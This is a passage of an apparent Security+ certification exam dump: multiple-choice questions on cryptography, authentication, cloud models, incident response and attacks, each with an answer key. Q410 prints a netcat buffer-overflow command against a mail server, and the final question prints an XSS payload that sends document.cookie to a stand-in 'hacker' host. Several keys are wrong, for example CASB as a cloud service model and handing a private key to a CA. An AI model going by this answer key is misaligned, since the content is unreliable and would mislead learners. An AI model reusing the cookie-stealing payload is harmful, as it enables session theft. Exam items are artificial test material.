B. Smart cards
C. Infrared detection
D. Alarms

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 357**

A security analyst is working on a project that requires the implementation of a stream cipher. Which of the following should the analyst use?

A. Hash function
B. Elliptic curve
C. Symmetric algorithm
D. Public key cryptography

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 358**
Which of the following would allow for the QUICKEST restoration of a server into a warm recovery site in a case in which server data mirroring is not enabled?

A. Full backup
B. Incremental backup
C. Differential backup
D. Snapshot

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 359**
In determining when it may be necessary to perform a credentialed scan against a system instead of a non-credentialed scan, which of the following requirements is MOST likely to influence this decision?

A. The scanner must be able to enumerate the host OS of devices scanned.
B. The scanner must be able to footprint the network.
C. The scanner must be able to check for open ports with listening services.
D. The scanner must be able to audit file system permissions

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 360**
The computer resource center issued smartphones to all first-level and above managers. The managers have the ability to install mobile tools. Which of the following tools should be implemented to control the types of tools the managers install?

A. Download manager
B. Content manager
C. Segmentation manager
D. Application manager

**Correct Answer:** D
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 361**
Which of the following BEST describes a network-based attack that can allow an attacker to take full control of a vulnerable host?

A. Remote exploit
B. Amplification
C. Sniffing
D. Man-in-the-middle

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 362**
A security auditor is putting together a report for the Chief Executive Officer (CEO) on personnel security and its impact on the security posture of the whole organization. Which of the following would be the MOST important factor to consider when it comes to personnel security?

A. Insider threats
B. Privilege escalation
C. Hacktivist
D. Phishing through social media
E. Corporate espionage

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 363**
A security administrator wants to configure a company's wireless network in a way that will prevent wireless clients from broadcasting the company's SSID. Which of the following should be configured on the company's access points?

A. Enable ESSID broadcast
B. Enable protected management frames
C. Enable wireless encryption
D. Disable MAC authentication
E. Disable WPS
F. Disable SSID broadcast

**Correct Answer:** F
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 364**
A wireless network has the following design requirements:

- Authentication must not be dependent on enterprise directory service
- It must allow background reconnection for mobile users
- It must not depend on user certificates

Which of the following should be used in the design to meet the requirements? (Choose two.)

A. PEAP
B. PSK
C. Open systems authentication
D. EAP-TLS
E. Captive portals

**Correct Answer:** BE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 365**
Which of the following strategies should a systems architect use to minimize availability risks due to insufficient storage capacity?

A. High availability
B. Scalability
C. Distributive allocation
D. Load balancing

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 366**
A security engineer wants to implement a site-to-site VPN that will require SSL certificates for mutual authentication. Which of the following should the engineer implement if the design requires client MAC address to be visible across the tunnel?

A. Tunnel mode IPSec
B. Transport mode VPN IPSec
C. L2TP
D. SSL VPN

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 367**
After surfing the Internet, Joe, a user, woke up to find all his files were corrupted. His wallpaper was replaced by a message stating the files were encrypted and he needed to transfer money to a foreign country to recover them. Joe is a victim of:

A. a keylogger
B. spyware

C. ransomware
D. a logic bomb

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 368**
Security administrators attempted corrective action after a phishing attack. Users are still experiencing trouble logging in, as well as an increase in account lockouts. Users' email contacts are complaining of an increase in spam and social networking requests. Due to the large number of affected accounts, remediation must be accomplished quickly.

Which of the following actions should be taken FIRST? (Choose two.)

A. Disable the compromised accounts
B. Update WAF rules to block social networks
C. Remove the compromised accounts with all AD groups
D. Change the compromised accounts' passwords
E. Disable the open relay on the email server
F. Enable sender policy framework

**Correct Answer:** EF
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:

Sender Policy Framework (SPF) is a simple email-validation system designed to detect email spoofing by providing a mechanism to allow receiving mail exchangers to check that incoming mail from a domain comes from a host authorized by that domain's administrators.
n a Small Business Server environment, you may have to prevent your Microsoft Exchange Server-based server from being used as an open relay SMTP server for unsolicited commercial e-mail messages, or spam.
You may also have to clean up the Exchange server's SMTP queues to delete the unsolicited commercial e- mail messages.
If your Exchange server is being used as an open SMTP relay, you may experience one or more of the following symptoms:
The Exchange server cannot deliver outbound SMTP mail to a growing list of e-mail domains.
Internet browsing is slow from the server and from local area network (LAN) clients.
Free disk space on the Exchange server in the location of the Exchange information store databases or the Exchange information store transaction logs is reduced more rapidly than you expect.
The Microsoft Exchange information store databases spontaneously dismount. You may be able to manually mount the stores by using Exchange System Manager, but the stores may dismount on their own after they run for a short time. For more information, click the following article number to view the article in the Microsoft Knowledge Base.

**QUESTION 369**
Which of the following allows an auditor to test proprietary-software compiled code for security flaws?

A. Fuzzing
B. Static review
C. Code signing
D. Regression testing

**Correct Answer:** A
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 370**
Ann, a user, states that her machine has been behaving erratically over the past week. She has experienced slowness and input lag and found text files that appear to contain pieces of her emails or online conversations with coworkers. The technician runs a standard virus scan but detects nothing. Which of the following types of malware has infected the machine?

A. Ransomware
B. Rootkit
C. Backdoor
D. Keylogger

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 371**
A security administrator wants to implement a logon script that will prevent MITM attacks on the local LAN. Which of the following commands should the security administrator implement within the script to accomplish this task?

A. `arp - s 192.168.1.1 00-3a-d1-fa-b1-06`
B. `dig - x @192.168.1.1 mypc.comptia.com`
C. `nmap - A - T4 192.168.1.1`
D. `tcpdump - lnv host 192.168.1.1 or other 00:3a:d1:fa:b1:06`

A. Option A
B. Option B
C. Option C
D. Option D

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 372**
Which of the following is the BEST reason for salting a password hash before it is stored in a database?

A. To prevent duplicate values from being stored
B. To make the password retrieval process very slow
C. To protect passwords from being saved in readable format
D. To prevent users from using simple passwords for their access credentials

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 373**
An actor downloads and runs a program against a corporate login page. The program imports a list of usernames and passwords, looking for a successful attempt.
Which of the following terms BEST describes the actor in this situation?

A. Script kiddie
B. Hacktivist
C. Cryptologist
D. Security auditor

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 374**
An organization wants to utilize a common, Internet-based third-party provider for authorization and authentication. The provider uses a technology based on OAuth 2.0 to provide required services. To which of the following technologies is the provider referring?

A. Open ID Connect
B. SAML
C. XACML
D. LDAP

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 375**
A penetration tester harvests potential usernames from a social networking site. The penetration tester then uses social engineering to attempt to obtain associated passwords to gain unauthorized access to shares on a network server.
Which of the following methods is the penetration tester MOST likely using?

A. Escalation of privilege
B. SQL injection
C. Active reconnaissance
D. Proxy server

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 376**
Which of the following could occur when both strong and weak ciphers are configured on a VPN concentrator? (Choose two.)

A. An attacker could potentially perform a downgrade attack.
B. The connection is vulnerable to resource exhaustion.

C. The integrity of the data could be at risk.
D. The VPN concentrator could revert to L2TP.
E. The IPSec payload is reverted to 16-bit sequence numbers.

**Correct Answer:** AE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 377**
Which of the following is the BEST choice for a security control that represents a preventive and corrective logical control at the same time?

A. Security awareness training
B. Antivirus
C. Firewalls
D. Intrusion detection system

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 378**
A web developer improves client access to the company's REST API. Authentication needs to be tokenized but not expose the client's password.
Which of the following methods would BEST meet the developer's requirements?

A. SAML
B. LDAP
C. OAuth
D. Shibboleth

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 379**
A vulnerability scan is being conducted against a desktop system. The scan is looking for files, versions, and registry values known to be associated with system vulnerabilities. Which of the following BEST describes the type of scan being performed?

A. Non-intrusive
B. Authenticated
C. Credentialed
D. Active

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 380**
A security analyst is updating a BIA document. The security analyst notices the support vendor's time to replace a server hard drive went from eight hours to two hours.
Given these new metrics, which of the following can be concluded? (Choose two.)

A. The MTTR is faster.
B. The MTTR is slower.
C. The RTO has increased.
D. The RTO has decreased.
E. The MTTF has increased.
F. The MTTF has decreased.

**Correct Answer:** AD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 381**
Which of the following could help detect trespassers in a secure facility? (Choose two.)

A. Faraday cages
B. Motion-detection sensors
C. Tall, chain-link fencing
D. Security guards
E. Smart cards

**Correct Answer:** BD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 382**
The IT department is deploying new computers. To ease the transition, users will be allowed to access their old and new systems.
The help desk is receiving reports that users are experiencing the following error when attempting to log in to their previous system:
Logon Failure: Access Denied
Which of the following can cause this issue?

A. Permission issues
B. Access violations
C. Certificate issues
D. Misconfigured devices

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 383**
A third-party penetration testing company was able to successfully use an ARP cache poison technique to gain root access on a server. The tester successfully moved to another server that was not in the original network.

Which of the following is the MOST likely method used to gain access to the other host?

A. Backdoor
B. Pivoting
C. Persistance
D. Logic bomp

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 384**
Ann, a security administrator, wants to ensure credentials are encrypted in transit when implementing a RADIUS server for SSO.
Which of the following are needed given these requirements? (Choose two.)

A. Public key
B. Shared key
C. Elliptic curve
D. MD5
E. Private key
F. DES

**Correct Answer:** AE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 385**
The POODLE attack is an MITM exploit that affects:

A. TLS1.0 with CBC mode cipher
B. SSLv2.0 with CBC mode cipher
C. SSLv3.0 with CBC mode cipher
D. SSLv3.0 with ECB mode cipher

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
A flaw was found in the way SSL 3.0 handled padding bytes when decrypting messages encrypted using block ciphers in cipher block chaining (CBC) mode.
How To Protect your Server Against the POODLE SSLv3 Vulnerability On October 14th, 2014, a vulnerability in version 3 of the SSL encryption protocol was disclosed. This vulnerability, dubbed POODLE (Padding Oracle On Downgraded Legacy Encryption), allows an attacker to read information encrypted with this version of the protocol in plain text using a man-in-the-middle attack.
Although SSLv3 is an older version of the protocol which is mainly obsolete, many pieces of software still fall back on SSLv3 if better encryption options are not available. More importantly, it is possible for an attacker to force SSLv3 connections if it is an available alternative for both participants attempting a connection.
The POODLE vulnerability affects any services or clients that make it possible to communicate using SSLv3.
Because this is a flaw with the protocol design, and not an implementation issue, every piece of software

that uses SSLv3 is vulnerable.
To find out more information about the vulnerability, consult the CVE information found at CVE-2014-3566.
What is the POODLE Vulnerability?

The POODLE vulnerability is a weakness in version 3 of the SSL protocol that allows an attacker in a man-in- the-middle context to decipher the plain text content of an SSLv3 encrypted message.
Who is Affected by this Vulnerability?

This vulnerability affects every piece of software that can be coerced into communicating with SSLv3. This means that any software that implements a fallback mechanism that includes SSLv3 support is vulnerable and can be exploited.
Some common pieces of software that may be affected are web browsers, web servers, VPN servers, mail servers, etc.

How Does It Work?

In short, the POODLE vulnerability exists because the SSLv3 protocol does not adequately check the padding bytes that are sent with encrypted messages.
Since these cannot be verified by the receiving party, an attacker can replace these and pass them on to the intended destination. When done in a specific way, the modified payload will potentially be accepted by the recipient without complaint.
An average of once out of every 256 requests will accepted at the destination, allowing the attacker to decrypt a single byte. This can be repeated easily in order to progressively decrypt additional bytes. Any attacker able to repeatedly force a participant to resend data using this protocol can break the encryption in a very short amount of time.

How Can I Protect Myself?

Actions should be taken to ensure that you are not vulnerable in your roles as both a client and a server. Since encryption is usually negotiated between clients and servers, it is an issue that involves both parties. Servers and clients should should take steps to disable SSLv3 support completely. Many applications use better encryption by default, but implement SSLv3 support as a fallback option.
This should be disabled, as a malicious user can force SSLv3 communication if both participants allow it as an acceptable method.

**QUESTION 386**
To determine the ALE of a particular risk, which of the following must be calculated? (Choose two.)

A. ARO
B. ROI
C. RPO
D. SLE
E. RTO

**Correct Answer:** AD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 387**
Which of the following are used to increase the computing time it takes to brute force a password using an offline attack? (Choose two.)

A. XOR
B. PBKDF2
C. bcrypt
D. HMAC
E. RIPEMD

**Correct Answer:** BC

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 388**
Users in a corporation currently authenticate with a username and password. A security administrator wishes to implement two-factor authentication to improve security.
Which of the following authentication methods should be deployed to achieve this goal?

A. PIN
B. Security question
C. Smart card
D. Passphrase
E. CAPTCHA

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 389**
A security administrator needs to address the following audit recommendations for a public-facing SFTP server:

Users should be restricted to upload and download files to their own home directories only.
Users should not be allowed to use interactive shell login.

Which of the following configuration parameters should be implemented? (Choose two.).

A. PermitTunnel
B. ChrootDirectory
C. PermitTTY
D. AllowTcpForwarding
E. IgnoreRhosts

**Correct Answer:** BC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 390**
An organization recently moved its custom web applications to the cloud, and it is obtaining managed services of the back-end environment as part of its subscription. Which of the following types of services is this company now using?

A. SaaS
B. CASB
C. IaaS
D. PaaS

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
Security Broker (CASB) gives you both visibility into your entire cloud stack and the security automation tool your IT team needs.

**QUESTION 391**
Which of the following is commonly done as part of a vulnerability scan?

A. Exploiting misconfigured applications
B. Cracking employee passwords
C. Sending phishing emails to employees
D. Identifying unpatched workstations

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 392**
A company is evaluating cloud providers to reduce the cost of its internal IT operations. The company's aging systems are unable to keep up with customer demand. Which of the following cloud models will the company MOST likely select?

A. PaaS
B. SaaS
C. IaaS
D. BaaS

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 393**
After a security incident, management is meeting with involved employees to document the incident and its aftermath.
Which of the following BEST describes this phase of the incident response process?

A. Lessons learned
B. Recovery
C. Identification
D. Preparation

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 394**
A user needs to send sensitive information to a colleague using PKI.

Which of the following concepts apply when a sender encrypts the message hash with the sender's private key? (Choose two.)

A. Non-repudiation
B. Email content encryption
C. Steganography
D. Transport security
E. Message integrity

**Correct Answer:** AE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 395**
As part of a new BYOD rollout, a security analyst has been asked to find a way to securely store company data on personal devices.
Which of the following would BEST help to accomplish this?

A. Require the use of an eight-character PIN.
B. Implement containerization of company data.
C. Require annual AUP sign-off.
D. Use geofencing tools to unlock devices while on the premises.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 396**
A web server, which is configured to use TLS with AES-GCM-256, SHA-384, and ECDSA, recently suffered an information loss breach.
Which of the following is MOST likely the cause?

A. Insufficient key bit length
B. Weak cipher suite
C. Unauthenticated encryption method
D. Poor implementation

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 397**
An incident involving a workstation that is potentially infected with a virus has occurred. The workstation may have sent confidential data to an unknown internet server.
Which of the following should a security analyst do FIRST?

A. Make a copy of everything in memory on the workstation.
B. Turn off the workstation.
C. Consult information security policy.
D. Run a virus scan.

**Correct Answer:** A
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 398**
A vice president at a manufacturing organization is concerned about desktops being connected to the network. Employees need to log onto the desktops' local account to verify that a product is being created within specifications; otherwise, the desktops should be as isolated as possible. Which of the following is the BEST way to accomplish this?

A. Put the desktops in the DMZ.
B. Create a separate VLAN for the desktops.
C. Air gap the desktops.
D. Join the desktops to an ad-hoc network.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 399**
An in-house penetration tester has been asked to evade a new DLP system. The tester plans to exfiltrate data through steganography.
Discovery of which of the following would help catch the tester in the act?

A. Abnormally high numbers of outgoing instant messages that contain obfuscated text
B. Large-capacity USB drives on the tester's desk with encrypted zip files
C. Outgoing emails containing unusually large image files
D. Unusual SFTP connections to a consumer IP address

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 400**
A member of the admins group reports being unable to modify the "changes" file on a server.
The permissions on the file are as follows:

Permissions User Group File
-rwxrw-r--+ Admins Admins changes

Based on the output above, which of the following BEST explains why the user is unable to modify the "changes" file?

A. The SELinux mode on the server is set to "enforcing."
B. The SELinux mode on the server is set to "permissive."
C. An FACL has been added to the permissions for the file.
D. The admins group does not have adequate permissions to access the file.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 401**
A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet: c:\nslookup -querytype=MX comptia.org
Server: Unknown

Address: 198.51.100.45

comptia.org MX preference=10, mail exchanger = 92.68.102.33 comptia.org MX preference=20, mail exchanger = exchg1.comptia.org exchg1.comptia.org internet address = 192.168.102.67

Which of the following should the penetration tester conclude about the command output?

A. The public/private views on the Comptia.org DNS servers are misconfigured.
B. Comptia.org is running an older mail server, which may be vulnerable to exploits.
C. The DNS SPF records have not been updated for Comptia.org.
D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 402**
A security analyst is inspecting the results of a recent internal vulnerability scan that was performed against intranet services.
The scan reports include the following critical-rated vulnerability: Title: Remote Command Execution vulnerability in web server Rating: Critical (CVSS 10.0)
Threat actor: any remote user of the web server

Confidence: certain

Recommendation: apply vendor patches

Which of the following actions should the security analyst perform FIRST?

A. Escalate the issue to senior management.
B. Apply organizational context to the risk rating.
C. Organize for urgent out-of-cycle patching.
D. Exploit the server to check whether it is a false positive.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 403**
Company A agrees to provide perimeter protection, power, and environmental support with measurable goals for Company B, but will not be responsible for user authentication or patching of operating systems within the perimeter.
Which of the following is being described?

A. Service level agreement
B. Memorandum of understanding
C. Business partner agreement
D. Interoperability agreement

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 404**
A company is deploying smartphones for its mobile salesforce. These devices are for personal and business use but are owned by the company. Sales personnel will save new customer data via a custom application developed for the company. This application will integrate with the contact information stored in the smartphones and will populate new customer records onto it.
The customer application's data is encrypted at rest, and the application's connection to the back office system is considered secure. The Chief Information Security Officer (CISO) has concerns that customer contact information may be accidentally leaked due to the limited security capabilities of the devices and the planned controls.

Which of the following will be the MOST efficient security control to implement to lower this risk?

A. Implement a mobile data loss agent on the devices to prevent any user manipulation with the contact information.
B. Restrict screen capture features on the devices when using the custom application and the contact information.
C. Restrict contact information storage dataflow so it is only shared with the customer application.
D. Require complex passwords for authentication when accessing the contact information.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 405**
The Chief Information Security Officer (CISO) is asking for ways to protect against zero-day exploits. The CISO is concerned that an unrecognized threat could compromise corporate data and result in regulatory fines as well as poor corporate publicity. The network is mostly flat, with split staff/guest wireless functionality.
Which of the following equipment MUST be deployed to guard against unknown threats?

A. Cloud-based antivirus solution, running as local admin, with push technology for definition updates
B. Implementation of an off-site datacenter hosting all company data, as well as deployment of VDI for all client computing needs
C. Host-based heuristic IPS, segregated on a management VLAN, with direct control of the perimeter firewall ACLs
D. Behavior-based IPS with a communication link to a cloud-based vulnerability and threat feed

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 406**
An organization has several production-critical SCADA supervisory systems that cannot follow the normal 30- day patching policy.
Which of the following BEST maximizes the protection of these systems from malicious software?

A. Configure a firewall with deep packet inspection that restricts traffic to the systems.
B. Configure a separate zone for the systems and restrict access to known ports.

C. Configure the systems to ensure only necessary applications are able to run.
D. Configure the host firewall to ensure only the necessary applications have listening ports

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 407**
An organization identifies a number of hosts making outbound connections to a known malicious IP over port TCP 80. The organization wants to identify the data being transmitted and prevent future connections to this IP.
Which of the following should the organization do to achieve this outcome?

A. Use a protocol analyzer to reconstruct the data and implement a web-proxy.
B. Deploy a web-proxy and then blacklist the IP on the firewall.
C. Deploy a web-proxy and implement IPS at the network edge.
D. Use a protocol analyzer to reconstruct the data and blacklist the IP on the firewall.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 408**
Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks.
Which of the following would have allowed the security team to use historical information to protect against the second attack?

A. Key risk indicators
B. Lessons learned
C. Recovery point objectives
D. Tabletop exercise

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 409**
A small company's Chief Executive Officer (CEO) has asked its Chief Security Officer (CSO) to improve the company's security posture quickly with regard to targeted attacks.

Which of the following should the CSO conduct FIRST?

A. Survey threat feeds from services inside the same industry.
B. Purchase multiple threat feeds to ensure diversity and implement blocks for malicious traffic
C. Conduct an internal audit against industry best practices to perform a qualitative analysis.
D. Deploy a UTM solution that receives frequent updates from a trusted industry vendor.

**Correct Answer:** A
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 410**
During a routine vulnerability assessment, the following command was successful:

echo "vrfy 'perl -e 'print "hi" x 500 ' ' " | nc www.company.com 25

Which of the following vulnerabilities is being exploited?

A. Buffer overflow directed at a specific host MTA
B. SQL injection directed at a web server
C. Cross-site scripting directed at www.company.com
D. Race condition in a UNIX shell script

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 411**
A forensic investigator has run into difficulty recovering usable files from a SAN drive. Which of the following SAN features might have caused the problem?

A. Storage multipaths
B. Deduplication
C. iSCSI initiator encryption
D. Data snapshots

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 412**
A company offers SaaS, maintaining all customers' credentials and authenticating locally. Many large customers have requested the company offer some form of federation with their existing authentication infrastructures.
Which of the following would allow customers to manage authentication and authorizations from within their existing organizations?

A. Implement SAML so the company's services may accept assertions from the customers' authentication servers.
B. Provide customers with a constrained interface to manage only their users' accounts in the company's active directory server.
C. Provide a system for customers to replicate their users' passwords from their authentication service to the company's.
D. Use SOAP calls to support authentication between the company's product and the customers' authentication servers.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 413**
A software development manager is taking over an existing software development project. The team currently suffers from poor communication due to a long delay between requirements documentation and feature delivery. This gap is resulting in an above average number of security-related bugs making it into production.
Which of the following development methodologies is the team MOST likely using now?

A. Agile
B. Waterfall
C. Scrum
D. Spiral

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 414**
Following the successful response to a data-leakage incident, the incident team lead facilitates an exercise that focuses on continuous improvement of the organization's incident response capabilities. Which of the following activities has the incident team lead executed?

A. Lessons learned review
B. Root cause analysis
C. Incident audit
D. Corrective action exercise

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 415**
A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use. After network enumeration, the analyst's NEXT step is to perform:

A. a risk analysis.
B. a vulnerability assessment.
C. a gray-box penetration test.
D. an external security audit.
E. a red team exercise.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 416**
A security architect has convened a meeting to discuss an organization's key management policy. The organization has a reliable internal key management system, and some argue that it would be best to manage the cryptographic keys internally as opposed to using a solution from a third party. The company

should use:

A. the current internal key management system.
B. a third-party key management system that will reduce operating costs.
C. risk benefits analysis results to make a determination.
D. a software solution including secure key escrow capabilities.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 417**
After a recent internal breach, a company decided to regenerate and reissue all certificates used in the transmission of confidential information. The company places the greatest importance on confidentiality and non-repudiation, and decided to generate dual key pairs for each client. Which of the following BEST describes how the company will use these certificates?

A. One key pair will be used for encryption and decryption. The other will be used to digitally sign the data.
B. One key pair will be used for encryption. The other key pair will provide extended validation.
C. Data will be encrypted once by each key, doubling the confidentiality and non-repudiation strength.
D. One key pair will be used for internal communication, and the other will be used for external communication.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 418**
A security manager is creating an account management policy for a global organization with sales personnel who must access corporate network resources while traveling all over the world.
Which of the following practices is the security manager MOST likely to enforce with the policy? (Choose two.)

A. Time-of-day restrictions
B. Password complexity
C. Location-based authentication
D. Group-based access control
E. Standard naming convention

**Correct Answer:** BD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 419**
A security administrator learns that PII, which was gathered by the organization, has been found in an open forum. As a result, several C-level executives found their identities were compromised, and they were victims of a recent whaling attack.
Which of the following would prevent these problems in the future? (Choose two.)

A. Implement a reverse proxy.
B. Implement an email DLP.

C. Implement a spam filter.
D. Implement a host-based firewall.
E. Implement a HIDS.

**Correct Answer:** BC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 420**
A security engineer is configuring a wireless network with EAP-TLS. Which of the following activities is a requirement for this configuration?

A. Setting up a TACACS+ server
B. Configuring federation between authentication servers
C. Enabling TOTP
D. Deploying certificates to endpoint devices

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 421**
Ann is the IS manager for several new systems in which the classifications of the systems' data are being decided. She is trying to determine the sensitivity level of the data being processed. Which of the following people should she consult to determine the data classification?

A. Steward
B. Custodian
C. User
D. Owner

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 422**
A systems administrator wants to generate a self-signed certificate for an internal website.
Which of the following steps should the systems administrator complete prior to installing the certificate on the server?

A. Provide the private key to a public CA.
B. Provide the public key to the internal CA.
C. Provide the public key to a public CA.
D. Provide the private key to the internal CA.
E. Provide the public/private key pair to the internal CA
F. Provide the public/private key pair to a public CA.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 423**
Which of the following controls allows a security guard to perform a post-incident review?

A. Detective
B. Preventive
C. Corrective
D. Deterrent

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 424**
Attackers have been using revoked certificates for MITM attacks to steal credentials from employees of Company.com.
Which of the following options should Company.com implement to mitigate these attacks?

A. Captive portal
B. OCSP stapling
C. Object identifiers
D. Key escrow
E. Extended validation certificate

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 425**
After attempting to harden a web server, a security analyst needs to determine if an application remains vulnerable to SQL injection attacks.
Which of the following would BEST assist the analyst in making this determination?

A. tracert
B. Fuzzer
C. nslookup
D. Nmap
E. netcat

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 426**
A company is allowing a BYOD policy for its staff.
Which of the following is a best practice that can decrease the risk of users jailbreaking mobile devices?

A. Install a corporately monitored mobile antivirus on the devices.

B. Prevent the installation of applications from a third-party application store.
C. Build a custom ROM that can prevent jailbreaking.
D. Require applications to be digitally signed.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 427**
Which of the following describes the key difference between vishing and phishing attacks?

A. Phishing is used by attackers to steal a person's identity.
B. Vishing attacks require some knowledge of the target of attack.
C. Vishing attacks are accomplished using telephony services.
D. Phishing is a category of social engineering attack.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 428**
Which of the following should a security analyst perform FIRST to determine the vulnerabilities of a legacy system?

A. Passive scan
B. Aggressive scan
C. Credentialed scan
D. Intrusive scan

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 429**
Which of the following components of printers and MFDs are MOST likely to be used as vectors of

compromise if they are improperly configured?

A. Embedded web server
B. Spooler
C. Network interface
D. LCD control panel

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 430**

A hacker has a packet capture that contains:

```
.....qw.....5
...Joe.Smith.....E289F21CD33E4F57890DDEA5CF267ED2..
Jane.Doe.....AD1FAB10D33E4F57890DDEA5CF267ED2..
.....document.pdf.....9.....
...John.Key.....3374E9E7E33E4F57890DDEA5CF267ED2..
```

Which of the following tools will the hacker use against this type of capture?

A. Password cracker
B. Vulnerability scanner
C. DLP scanner
D. Fuzzer

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 431**
A user downloads and installs an MP3 converter, and runs the application. Upon running the application, the antivirus detects a new port in a listening state. Which of the following has the user MOST likely executed?

A. RAT
B. Worm
C. Ransomware
D. Bot

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 432**
An attacker exploited a vulnerability on a mail server using the code below.

```
<HTML><body
onload=document.location.replace('http://hacker/post.asp?victim&
message=" + document.cookie + "<br>" + "URL:" +"document .location);/>
</body>
